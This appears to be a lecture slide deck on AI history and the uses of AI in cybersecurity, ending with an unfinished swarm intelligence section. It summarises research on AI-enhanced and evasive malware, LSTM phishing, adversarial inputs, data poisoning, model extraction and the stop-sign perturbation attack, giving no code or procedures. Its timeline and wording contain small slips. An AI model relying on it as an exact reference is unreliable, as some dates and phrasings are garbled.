
- Software history
- Hardware history
- Algorithm history





# What is artificial intelligence

## Types of AI



## Artificial intelligence – history and basic principles

- According to John McCarthy, Artificial Intelligence (AI) is “*The science and engineering of making intelligent machines, especially intelligent computer program.*”
- Artificial Intelligence is a process that makes ***making a computer, a computer-controlled robot, or a software think intelligently*** think and act like humans through the simulation of human thinking.
- Artificial intelligence can process data on a larger scale, systematically, scientifically and faster than a human could.

## History of artificial intelligence

Year	Milestone / Innovation
1943	Foundations for neural networks laid.
1950	<ul style="list-style-type: none"> <li>• Alan Turing introduced Turing Test for evaluation of intelligence</li> <li>• Claude Shannon published Detailed Analysis of Chess Playing as a search.</li> </ul>
1956	<ul style="list-style-type: none"> <li>• John McCarthy coined the term Artificial Intelligence.</li> </ul>
1952-1969	<ul style="list-style-type: none"> <li>• John McCarthy invents LISP programming language for AI</li> <li>• Joseph Weizenbaum at MIT built ELIZA, an interactive problem that carries on a dialogue in English.</li> </ul>


## History of artificial intelligence

Year	Milestone / Innovation
1966-1973	<ul style="list-style-type: none"> <li>Scientists at Stanford Research Institute Developed Shakey, a robot, equipped with locomotion, perception, and problem solving</li> <li><i>Freddy</i>, the Famous Scottish Robot, capable of using vision to locate and assemble models.</li> </ul>
1974-1985	<ul style="list-style-type: none"> <li>The first computer-controlled autonomous vehicle, Stanford Cart, was built.</li> <li>Harold Cohen created and demonstrated the drawing program, Aaron.</li> </ul>
1986	<ul style="list-style-type: none"> <li>The return of neural networks</li> </ul>

# History of artificial intelligence


Year	Milestone / Innovation
1997	<ul style="list-style-type: none"> <li>The Deep Blue Chess Program beats the then world chess champion, Garry Kasparov.</li> </ul>
2000	<ul style="list-style-type: none"> <li>Interactive robot pets become commercially available.</li> </ul>
1990	<ul style="list-style-type: none"> <li>Major advances in all areas of AI</li> </ul>
2001 - now	<ul style="list-style-type: none"> <li>The availability of very large data sets</li> <li>Significant advances in machine learning, especially deep learning (neural networks)</li> <li>Speech recognition and Computer vision is dominated by deep learning.</li> </ul>

## Applications of AI in cybersecurity





## Applications of AI in cybersecurity




## Applications of AI in cybersecurity

- Recently, scientists proposed numerous techniques that have utilized AI methods to

- Categorize malware [15, 43],
- Detect network intrusions [1, 18, 31, 7, 10]
- Phishing [33, 21]
- Spam attacks [3, 13]
- Counter Advanced Persistent Threat (APT) [8, 14]
- Identify Domain Generation Algorithms (DGAs) [22, 12, 41, 42].

- Figure illustrates the primary areas of utilising AI to cybersecurity.



## Applications of AI in cybersecurity


One of the ultimate goals of malware is to hide their presence and malicious intent to avoid being detected by anti-malware solutions. Cybercriminals will certainly discover ways to implement the most advanced technology into evasive techniques.

- The researchers from IBM [34] presented malware enhanced by the Deep learning (DL) technique that was capable of leveraging facial recognition, voice recognition, and geolocation to identify its target before for attacking.
- In [27] Rigaki and Garcia adopted DL techniques to generate malicious malware samples that avoid detection by simulating the behaviours of legitimate applications.
- Concurrently to the development of malware, there are attempts to apply bio-inspired techniques into malware. For instance.
- Ney ea al. [24] presented how to compromise a computer by encoding malware in a DNA sequence.
- Later, the authors in [46] outlined a hypothetical swarm malware as a background for a future anti-malware system. More precise, the swarm virus prototype simulated a swarm system behaviour, and its information was stored and visualized in the form of a complex network.
- As a further improvement, the authors in [38] fused swarm base intelligence, neural network, and a classical computer virus to form a neural swarm virus

## Applications of AI in cybersecurity


There have been researches on adopting AI to carry out complex social engineering attacks. In [29, 30], the authors introduced a long short-term memory (LSTM) neural network that was trained on social media posts to manipulate users into clicking on deceptive URLs.

- **Adversarial inputs:** The authors in [19] investigated adversarial generated methods to avoid detection by DL models. Meanwhile, in [2], the authors presented a framework based on reinforcement learning for attacking static portable executable (PE) anti-malware engines.
- **Poisoning training data:** Different domains are vulnerable to poisoning attacks, for example, network intrusion, spam filtering or malware analysis [20],[9].



- **Model extraction attacks:** These techniques are used to reconstruct the detection models or recover training data via black-box examining [37]. On this occasion, the attacker learns how ML algorithms work by reversing techniques. From this knowledge, the malicious actors know what the detector engines are looking for and how to avoid it.

## Applications of AI in cybersecurity



## A.I. and cybersecurity

- Detection of attacks/exploits.
- Key generators synthesis.
- Security strategies optimization/synthesis
- Classification of... attacks/logs/whatever...
- Adversarial Machine Learning (Man vs. Machine)
- ...
- It is not all sunshine and rainbows...



Using black and white stickers and a general attack algorithm called Robust Physical Perturbations, researchers can cause a computer vision system to see the stop sign as a 45 mph speed limit sign (Evtimov et al., 2017).



# Swarm intelligence – history and basic principles



## Swarm intelligence – history and basic principles

# Swarm Intelligence

### Biology

- Insect / animal groups
- Cooperative behavior
- Solving tasks no-individual can solve alone
- Global intelligence driven by local interactions

### Computer Science

